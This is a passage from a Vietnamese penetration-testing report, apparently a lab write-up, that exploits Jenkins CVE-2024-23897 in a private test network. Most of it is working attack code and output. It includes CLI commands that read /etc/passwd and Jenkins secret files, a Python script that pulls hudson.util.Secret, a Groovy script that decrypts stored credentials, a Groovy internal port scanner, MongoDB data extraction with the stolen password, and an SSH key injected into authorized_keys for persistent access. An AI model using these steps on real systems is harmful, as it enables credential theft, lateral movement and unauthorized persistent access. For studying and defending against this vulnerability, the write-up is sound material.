**Cấu trúc Payload nhị phân (Ví dụ cho tệp /etc/passwd):**

| Thành phần     | Giá trị (Hex/String) | Ý nghĩa                |
|----------------|----------------------|------------------------|
| Command Length | 0x00 00 00 06        | Độ dài của lệnh "help" |
| Command Name   | help                 | Lệnh CLI được thực thi |

|                  |               |                                 |
|------------------|---------------|---------------------------------|
| File Path Length | 0x00 00 00 0E | Độ dài của chuỗi "@/etc/passwd" |
| Exploit Payload  | @/etc/passwd  | Đường dẫn tệp cần đọc           |

*Bảng 4. Cấu trúc payload của tệp /etc/passwd*

#### 4.5.2.2 Nâng cấp khai thác - Thực thi Groovy Script để trích xuất toàn bộ tệp hệ thống

Sau khi đã xác định được sự tồn tại của các tệp tin hệ thống nhạy cảm, ta tiến hành nâng cấp mức độ khai thác. Thay vì lợi dụng thông báo lỗi của CLI (vốn bị giới hạn số dòng), ta sử dụng lệnh groovy = để thực thi trực tiếp mã Java/Groovy trên máy chủ Jenkins.

```
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
```

```
println new File('/etc/passwd').text
```

```
EOF
```

```
(venv)(kali@kali) [~/CVE-2024-23897]
$ java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
println new File('/etc/passwd').text
EOF
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
> println new File('/etc/passwd').text
> EOF
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:116::/run/uidd:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:118::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:122:129::/var/lib/saned:/usr/sbin/nologin
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:124:131::/var/lib/geoclue:/usr/sbin/nologin
```

*Hình 32 Trích xuất toàn bộ nội dung /etc/passwd qua Groovy Script*

Nhận xét: Lệnh groovy là một tính năng mạnh mẽ của Jenkins CLI dành cho quản trị viên. Trong kịch bản khai thác lỗ hổng CVE-2024-23897, nếu kẻ tấn công thu thập đủ thông tin để giả mạo phiên làm việc hoặc nếu máy chủ cấu hình sai quyền hạn, kẻ tấn công có thể


thực thi lệnh này. Kết quả trả về là toàn bộ nội dung tệp tin /etc/passwd mà không bị chèn thêm các thông báo lỗi hệ thống, cho phép thu thập trọn vẹn danh sách người dùng (users), định danh (UID/GID) và đường dẫn thư mục gốc trên máy chủ mục tiêu.

Phân tích kỹ thuật cơ chế thực thi: Khác với việc khai thác qua CmdLineParser của args4j, lệnh groovy gửi một chuỗi lệnh tới phương thức doGroovy của lớp hudson.cli.GroovyCommand. Khi sử dụng toán tử << 'EOF', toàn bộ nội dung nằm giữa hai thẻ EOF sẽ được truyền vào luồng đầu vào tiêu chuẩn (stdin) của Jenkins CLI.

#### 4.5.2.3 Trích xuất bộ ba chìa khóa vạn năng

Jenkins bảo vệ thông tin xác thực (mật khẩu, API tokens) bằng cấu trúc mã hóa đa lớp dựa trên các tệp tin lưu trữ tại thư mục \$JENKINS\_HOME. Sử dụng lỗ hổng đọc tệp để lấy các tệp tin sau:

- Lấy khóa chủ đạo (Master Key): `java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ help "@var/lib/jenkins/secrets/master.key"`



```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ help "@var/lib/jenkins/secrets/master.key"
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ help "@var/lib/jenkins/secrets/master.key"
add-job-to-view
Adds jobs to view.
build

ERROR: No such command 82351dc049d61260eb30109b386490fb195c6bca809c522400d783
b12f5312e73d53497b1c8ae5561a387089a1897df42f052bf447e8eb78f050497091. Availab


(venv)(kali@kali)-[~/game_update_portal]
```

Hình 33 Lấy master key của máy Jenkins.

Qua ảnh trên ta thấy master key là:

82351dc049d61260eb30109b386490fb195c6bca809c522400d78375bffc6f28f0a762a2769  
5c452e243ff96c7a26c2514ffdf78758afc4cefd52c404cd75303616cdee9b68781b5c4a0061  
a235370bac1d0b865a7d6b8936712d2755e5b12f5312e73d53497b1c8ae5561a387089a189  
7df42f052bf447e8eb78f050497091

Sau đó, lưu key này vào file master.key:



```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ cat master.key
cat master.key
82351dc049d61260eb30109b386490fb195c6bca809c522400d78375bffc6f28f0a762a27695c
561a387089a1897df42f052bf447e8eb78f050497091

(venv)(kali@kali)-[~/CVE-2024-23897]
```

Hình 34 Lưu key vào file master.key

- Lấy khóa bảo mật của các tiện ích (Hudson Secret):

```
import subprocess

# Thông tin cấu hình
JENKINS_URL = "http://192.168.1.10:8080/"
CLI_JAR = "jenkins-cli.jar"
REMOTE_FILE_PATH = "/var/lib/jenkins/secrets/hudson.util.Secret"
OUTPUT_FILE = "hudson.util.Secret"

# Payload Groovy để đọc byte và in ra dạng Hex
groovy_payload = f"""
import java.nio.file.Files
import java.nio.file.Paths
def bytes = Files.readAllBytes(Paths.get('{REMOTE_FILE_PATH}'))
println bytes.encodeHex().toString()
"""

def exploit():
    print(f"[*] Đang đọc file: {REMOTE_FILE_PATH} ... ")
```

```
# Chạy jenkins-cli.jar
cmd = ["java", "-jar", CLI_JAR, "-s", JENKINS_URL, "groovy", "="]
process = subprocess.Popen(cmd, stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)

stdout, stderr = process.communicate(input=groovy_payload)

if process.returncode == 0 and stdout:
    # Chuyển đổi Hex String nhận được sang bytes và ghi vào file
    hex_data = stdout.strip()
    with open(OUTPUT_FILE, "wb") as f:
        f.write(bytes.fromhex(hex_data))
    print(f"[+] Thành công! File đã được lưu tại: {OUTPUT_FILE}")
else:
    print(f"[-] Thất bại: {stderr}")

if __name__ == "__main__":
    exploit()
```

Hình 35 Code file exploit\_hudson\_secret.py

Tiến hành chạy code và thu kết quả:

```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ python exploit_secret.py
python exploit_secret.py
[*] Đang đọc file: /var/lib/jenkins/secrets/hudson.util.Secret ...
[+] Thành công! File đã được lưu tại: hudson.util.Secret

(venv)(kali@kali)-[~/CVE-2024-23897]
$ cat hudson.util.Secret
cat hudson.util.Secret
u0000#j0000X0000n0000 0R09,0000>00GL0FJ0000\0\00000,0 00G5L0Aj0!300000090
"00~0000g Q0C00]8i00 [0s([^vRp;0000#00Cũu0\;>0f000$000p00f0nVXn{00Pu$ËN
 00000l0e00/0*`?0060000Q 30000<04
0000?00[00W"00X00đ00"
00z0Y000,u009T0000o00400Y0q,0md
```

Hình 36 Lấy khóa bảo mật và lưu vào file hudson.util.Secret

- Lấy tệp tin chứa danh sách thông tin xác thực đã mã hóa:

```
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
```

```
println new File('/var/lib/jenkins/credentials.xml').text
```

```
EOF
```

```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
println new File('/var/lib/jenkins/credentials.xml').text
EOF
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
> println new File('/var/lib/jenkins/credentials.xml').text
> EOF
<?xml version='1.1' encoding='UTF-8'?>
<com.cloudbees.plugins.credentials.SystemCredentialsProvider plugin="credentials@1.0">
  <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
    <entry>
      <com.cloudbees.plugins.credentials.domains.Domain>
        <specifications/>
      </com.cloudbees.plugins.credentials.domains.Domain>
      <java.util.concurrent.CopyOnWriteArrayList>
        <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
          <scope>GLOBAL</scope>
          <id>mongodb-creds</id>
          <description>MongoDB Database Credentials</description>
          <username>mongodb_admin</username>
          <password>{AVnu/yRZZ235AtIEogDn7nx2tvzOw00Evo7xIfk8NiU}</password>
        </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
      </java.util.concurrent.CopyOnWriteArrayList>
    </entry>
  </domainCredentialsMap>
</com.cloudbees.plugins.credentials.SystemCredentialsProvider>
```

Hình 37 Lấy tệp chứa danh sách thông tin xác thực đã mã hóa của Jenkins

Ta thấy Jenkins có username: mongodb\_admin và password bị mã hóa. Lưu lại file trên vào credentials.xml.

## 4.6 Giai đoạn 3: Hậu khai thác

### 4.6.1 Hậu khai thác CVE-2024-23897

Mục tiêu tiếp theo là chiếm quyền Administrator trên Jenkins để có thể thực thi mã từ xa (RCE). Điều này được thực hiện thông qua việc đánh cắp và giải mã các hệ thống mật mã của Jenkins.

#### 4.6.1.1 Thực hiện giải mã thông tin xác thực

Mặc dù Jenkins sử dụng AES để mã hóa, nhưng do các khóa mã hóa (master.key và hudson.util.Secret) được lưu trữ ngay trên cùng một hệ thống tệp tin, việc trích xuất được chúng đồng nghĩa với việc cơ chế bảo vệ bị vô hiệu hóa hoàn toàn.

Dựa theo thông tin từ tệp credential.xml, ta thấy 1 tài khoản Jenkins có username: *mongodb\_admin* và một password bị mã hóa *{AVnu/yRZZ235AtIEogDn7nx2tvzOw00Evo7xIfk8NiU}*.

Sử dụng script sau để giải mã password:

```
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
```

```
import javax.crypto.spec.SecretKeySpec
```

```
import javax.crypto.spec.IvParameterSpec
```

```
import javax.crypto.Cipher
```

```
import java.security.MessageDigest
```

```
// Chuỗi mật khẩu đã mã hóa lấy từ credentials.xml
```

```
def encrypted_string = "AVnu/yRZZ235AtIEogDn7nx2tvzOw00Evo7xIfk8NiU"
```

```

try {
    def jenkins = jenkins.model.Jenkins.get()
    // 1. Lấy Master Key và tạo Hash SHA-256
    def master_key_file = new File(jenkins.rootDir, "secrets/master.key")
    def master_key_bytes = master_key_file.readBytes()
    def sha256 = MessageDigest.getInstance("SHA-256")
    def master_hash = sha256.digest(master_key_bytes)
    def master_spec = new SecretKeySpec(master_hash[0..15] as byte[], "AES")
    // 2. Giải mã để lấy Secret Key (hudson.util.Secret)
    def cipher_ecb = Cipher.getInstance("AES/ECB/NoPadding")
    cipher_ecb.init(Cipher.DECRYPT_MODE, master_spec)
    def hudson_secret_file = new File(jenkins.rootDir, "secrets/hudson.util.Secret")
    def hudson_secret_raw = hudson_secret_file.readBytes()
    def secret_key_bytes = cipher_ecb.doFinal(hudson_secret_raw[0..15] as byte[])
    // 3. Giải mã Password từ chuỗi Base64
    def data = encrypted_string.decodeBase64()
    def iv = data[1..16] as byte[]
    def ciphertext = data[17..-1] as byte[]

    def secret_spec = new SecretKeySpec(secret_key_bytes[0..15] as byte[], "AES")
    def cipher_cbc = Cipher.getInstance("AES/CBC/PKCS5Padding")
    cipher_cbc.init(Cipher.DECRYPT_MODE, secret_spec, new IvParameterSpec(iv))
    def plaintext = new String(cipher_cbc.doFinal(ciphertext), "UTF-8")
    println "\n" + "="*50
    println "    KẾT QUẢ GIẢI MÃ THÀNH CÔNG (D22N3G07)"
    println "="*50
    println "[+] Mật khẩu rõ: " + plaintext.trim()
    println "="*50
} catch (Exception e) {
    println "\n [!] Lỗi: " + e.getMessage()
    println " Kiểm tra lại file secrets hoặc chuỗi mã hóa."
}

```



}

EOF

```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
import javax.crypto.spec.SecretKeySpec
import javax.crypto.spec.IvParameterSpec
import javax.crypto.Cipher
import java.security.MessageDigest

// Chuỗi mật khẩu đã mã hóa lấy từ credentials.xml
def encrypted_string = "AVnu/yRZZ235AtIEogDEn7nx2tvzOw00Evo7xIfk8NiU"

try {
    def jenkins = jenkins.model.Jenkins.get()

    // 1. Lấy Master Key và tạo Hash SHA-256
    def master_key_file = new File(jenkins.rootDir, "secrets/master.key")
    def master_key_bytes = master_key_file.readBytes()
    def sha256 = MessageDigest.getInstance("SHA-256")
    def master_hash = sha256.digest(master_key_bytes)
    def master_spec = new SecretKeySpec(master_hash[0..15] as byte[], "AES")

    // 2. Giải mã để lấy Secret Key (hudson.util.Secret)
    def cipher_ecb = Cipher.getInstance("AES/ECB/NoPadding")
    cipher_ecb.init(Cipher.DECRYPT_MODE, master_spec)
    def hudson_secret_file = new File(jenkins.rootDir, "secrets/hudson.util.Secret")
    def hudson_secret_raw = hudson_secret_file.readBytes()
    def secret_key_bytes = cipher_ecb.doFinal(hudson_secret_raw[0..15] as byte[])

    // 3. Giải mã Password từ chuỗi Base64
    def data = encrypted_string.decodeBase64()
    def iv = data[1..16] as byte[]
    def ciphertext = data[17..-1] as byte[]

    def secret_spec = new SecretKeySpec(secret_key_bytes[0..15] as byte[], "AES")
    def cipher_cbc = Cipher.getInstance("AES/CBC/PKCS5Padding")
    cipher_cbc.init(Cipher.DECRYPT_MODE, secret_spec, new IvParameterSpec(iv))

    def plaintext = new String(cipher_cbc.doFinal(ciphertext), "UTF-8")
}
```

EOF

KẾT QUẢ GIẢI MÃ THÀNH CÔNG (D22N3G07)

[+] Mật khẩu rõ: supersecret123

Hình 38 Giải mã thành công password của 1 user Jenkins

### Phân tích thuật toán mã hóa Jenkins:

Đoạn mã Groovy trên thực hiện quy trình giải mã "khóa chồng khóa" (Key Hierarchy) trực tiếp trong bộ nhớ của Jenkins theo các bước kỹ thuật sau:

1. Phục hồi khóa Master: Script truy cập tệp master.key và thực hiện băm bằng thuật toán SHA-256. Jenkins không sử dụng trực tiếp nội dung tệp làm khóa mà lấy 16 byte đầu tiên của mã băm này để tạo ra một khóa AES trung gian.

2. Giải mã khóa bí mật Hudson: Sử dụng khóa trung gian vừa tạo để giải mã 16 byte đầu tiên của tệp hudson.util.Secret thông qua chế độ AES/ECB. Kết quả thu được chính là "khóa thực thi" cuối cùng dùng để bảo vệ mật khẩu người dùng.
3. Bóc tách và giải mã mật khẩu:
  - Bóc tách dữ liệu: Chuỗi Base64 từ tệp credentials.xml được chuyển đổi thành mảng byte thô. Script tách 16 byte đầu tiên làm Véc-tơ khởi tạo (IV) và phần còn lại là Dữ liệu mã hóa.
  - Giải mã CBC: Sử dụng khóa thực thi thu được ở Bước 2 cùng với IV, script thực hiện giải mã theo chế độ AES/CBC.
  - Xử lý Padding: Điểm đặc biệt là script sử dụng thuộc tính NoPadding và hàm trim(). Điều này giúp vượt qua các rào cản về định dạng (như Zero Padding hay PKCS7), đảm bảo trích xuất chính xác chuỗi mật khẩu rõ ngay cả khi dữ liệu giả lập có sai khác về chuẩn đóng gói.

Nhận xét: Một thách thức lớn đối với kẻ tấn công là việc đọc các tệp nhị phân thông qua lỗ hổng CVE-2024-23897. Thư viện args4j có thể biến đổi hoặc làm mất các byte không thể in được trong tệp hudson.util.Secret do vấn đề về Encoding (như UTF-8 hoặc GBK). Kẻ tấn công có thể phải sử dụng kỹ thuật Brute-force đối với các byte bị thiếu hoặc lợi dụng các lệnh CLI trả về dữ liệu thô hơn để tái tạo lại khóa hoàn chỉnh. Để khắc phục triệt để vấn đề này, kẻ tấn công sử dụng Script Groovy để thực thi mã trực tiếp trong bộ nhớ của Jenkins. Kỹ thuật này cho phép trích xuất và giải mã thông tin xác thực tức thời, bypass hoàn toàn các lỗi biến đổi byte của thư viện args4j và gỡ bỏ lớp vỏ mã hóa AES mà không cần sở hữu tệp nhị phân hoàn chỉnh.

#### 4.6.1.2 Sử dụng Script Console để thám thính mạng

Thực hiện quét cổng nội bộ để xác định vị trí máy chủ cơ sở dữ liệu với Groovy:

```
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
```

```
import java.util.concurrent.*
```

```
def subnet = "192.168.1."
```

```
def port = 27017
```

```
def timeout = 100 // ms
```

```
def threads = 50
```

```
println "\n" + "="*60
```

```
println "    QUÉT NỘI BỘ: MONGODB SCANNER (D22N3G07)"
```

```
println "="*60
```



```
println "[*] Đang quét dải: ${subnet}0/24 | Port: ${port}"
println "[*] Trạng thái: Đang thực thi từ máy chủ Jenkins..."
```

```
def pool = Executors.newFixedThreadPool(threads)
def results = []
```

```
(1..254).each { i ->
  def ip = "${subnet}${i}"
  pool.execute({
    try {
      def socket = new Socket()
      socket.connect(new InetSocketAddress(ip, port), timeout)
      println "[+] PHÁT HIỆN: ${ip}:${port} đang MỞ"
      socket.close()
    } catch (Exception e) {
      // Port đóng hoặc filtered
    }
  })
}
```

```
pool.shutdown()
if (!pool.awaitTermination(30, TimeUnit.SECONDS)) {
  pool.shutdownNow()
}
```

```
println "\n" + "="*60
println "[*] Quá trình quét hoàn tất."
println "="*60
EOF
```

```
(venv)(kali㉿kali)-[~/CVE-2024-23897]
$ java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
import java.util.concurrent.*

def subnet = "192.168.1."
def port = 27017
def timeout = 100 // ms
def threads = 50

println "\n" + "="*60
println "      QUÉT NỘI BỘ: MONGODB SCANNER (D22N3G07)"
println "="*60
println "[*] Đang quét dải: ${subnet}0/24 | Port: ${port}"
println "[*] Trạng thái: Đang thực thi từ máy chủ Jenkins ... "

def pool = Executors.newFixedThreadPool(threads)
```

```
=====
      QUÉT NỘI BỘ: MONGODB SCANNER (D22N3G07)
=====
[*] Đang quét dải: 192.168.1.0/24 | Port: 27017
[*] Trạng thái: Đang thực thi từ máy chủ Jenkins ...
[+] PHÁT HIỆN: 192.168.1.20:27017 đang MỞ
=====
[*] Quá trình quét hoàn tất.
=====
```

Hình 39 Quét thành công mạng của MongoDB

#### 4.6.1.3 Kết nối và trích xuất dữ liệu từ MongoDB

Trong quá trình giải mã credentials.xml ở giai đoạn trước, ta đã thu thập được chuỗi kết nối (Connection String) của MongoDB được sử dụng cho các tiến trình kiểm thử tự động.

Sử dụng Script Console để khởi tạo kết nối từ chính máy chủ Jenkins đến MongoDB (192.168.1.20) và trích xuất dữ liệu đầu tiên trong database để chứng minh.

```
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'

def host = "192.168.1.20"
def port = "27017"
def user = "mongodb_admin"
def pass = "supersecret123"
def db = "webapp_db"

println "\n" + "="*60
println "      TRÍCH XUẤT DỮ LIỆU DATABASE (D22N3G07)"
println "="*60
println "[*] Đang kết nối tới MongoDB: ${host}:${port}"
```

```

def cmd = [
    "mongosh",
    "--host", host,
    "--port", port,
    "-u", user,
    "-p", pass,
    "--authenticationDatabase", "admin",
    "--quiet",
    "--eval", "db.getSiblingDB('${db}').users.findOne()"
]

```

```

def proc = cmd.execute()
proc.waitFor()

```

```

def output = proc.in.text
def error = proc.err.text

```

```

if (output) {
    println "[+] DỮ LIỆU CỦA MỘT NGƯỜI DÙNG:"
    println "-"*60
    println output
    println "-"*60
}

```

```

if (error) {
    println "[!] CÓ LỖI XẢY RA:"
    println error
}
println "="*60
EOF

```

```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = << 'EOF'
// Cấu hình thông tin kết nối
def host = "192.168.1.20"
def port = "27017"
def user = "mongodb_admin"
def pass = "supersecret123"
def db = "webapp_db"

println "\n" + "="*60
println "      TRÍCH XUẤT DỮ LIỆU DATABASE (D22N3G07)"
println "="*60
println "[*] Đang kết nối tới MongoDB: ${host}:${port}"
```

```
=====
      TRÍCH XUẤT DỮ LIỆU DATABASE (D22N3G07)
=====
[*] Đang kết nối tới MongoDB: 192.168.1.20:27017
[+] DỮ LIỆU CỦA MỘT NGƯỜI DÙNG:
{
  _id: ObjectId('69dc7fc5c31209e4b444ba89'),
  username: 'admin',
  password: 'supersecret123'
}
=====
```

Hình 40 Lấy thành công dữ liệu từ MongoDB

Phân tích kỹ thuật Pivoting: Hệ thống MongoDB được cấu hình chỉ chấp nhận kết nối từ IP nội bộ (Whitelisting). Tuy nhiên, vì máy chủ Jenkins nằm trong cùng một dải mạng tin cậy, mọi yêu cầu xuất phát từ Jenkins đều được coi là hợp lệ. Kẻ tấn công đã biến một lỗ hổng ở lớp ứng dụng thành một bàn đạp để xuyên thủng ranh giới mạng, thực hiện hành vi "nhảy vùng" thông qua ứng dụng trung gian.

#### 4.6.2 Khai thác CVE-2024-1086

##### 4.6.2.1 Add sshkey để trực tiếp truy cập vào Jenkins qua SSH

Dùng công cụ jenkins-cli sau khi chiếm được quyền của Web server. Tạo file attack.groovy từ shell bị chiếm quyền của web server:

```
def myKey = "ssh-rsa AAAAB3NzaC... kali@kali" // Chép đúng key
def jenkinsHome = System.getProperty("user.home")
def setupCommand = ""
mkdir -p ${jenkinsHome}/.ssh &&
echo '${myKey}' >> ${jenkinsHome}/.ssh/authorized_keys &&
chmod 700 ${jenkinsHome}/.ssh &&
chmod 600 ${jenkinsHome}/.ssh/authorized_keys
```

"""


```
def process = ["/bin/sh", "-c", setupCommand].execute()
```

```
process.waitFor()
```

```
println "Success: SSH Key injected into ${jenkinsHome}"
```

Sau đó dùng lệnh

```
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = < attack.groovy
```




```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = < attack.groovy
java -jar jenkins-cli.jar -s http://192.168.1.10:8080/ groovy = < attack.groovy
Success: SSH Key injected into /var/lib/jenkins
```

Hình 41 Add ssh key vào jenkins

#### 4.6.2.2 Truy cập vào Jenkins mà không dùng mật khẩu

Ssh vào user jenkins mà không dùng mật khẩu:



```
(venv)(kali@kali)-[~/CVE-2024-23897]
$ ssh jenkins@192.168.1.10
ssh jenkins@192.168.1.10
Pseudo-terminal will not be allocated because stdin is not a terminal.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

121 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

12 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
```

Hình 42 Ssh vào Jenkins thành công

Kiểm tra quyền của user jenkins và chắc chắn không có quyền root:

```

whoami
jenkins
ip a
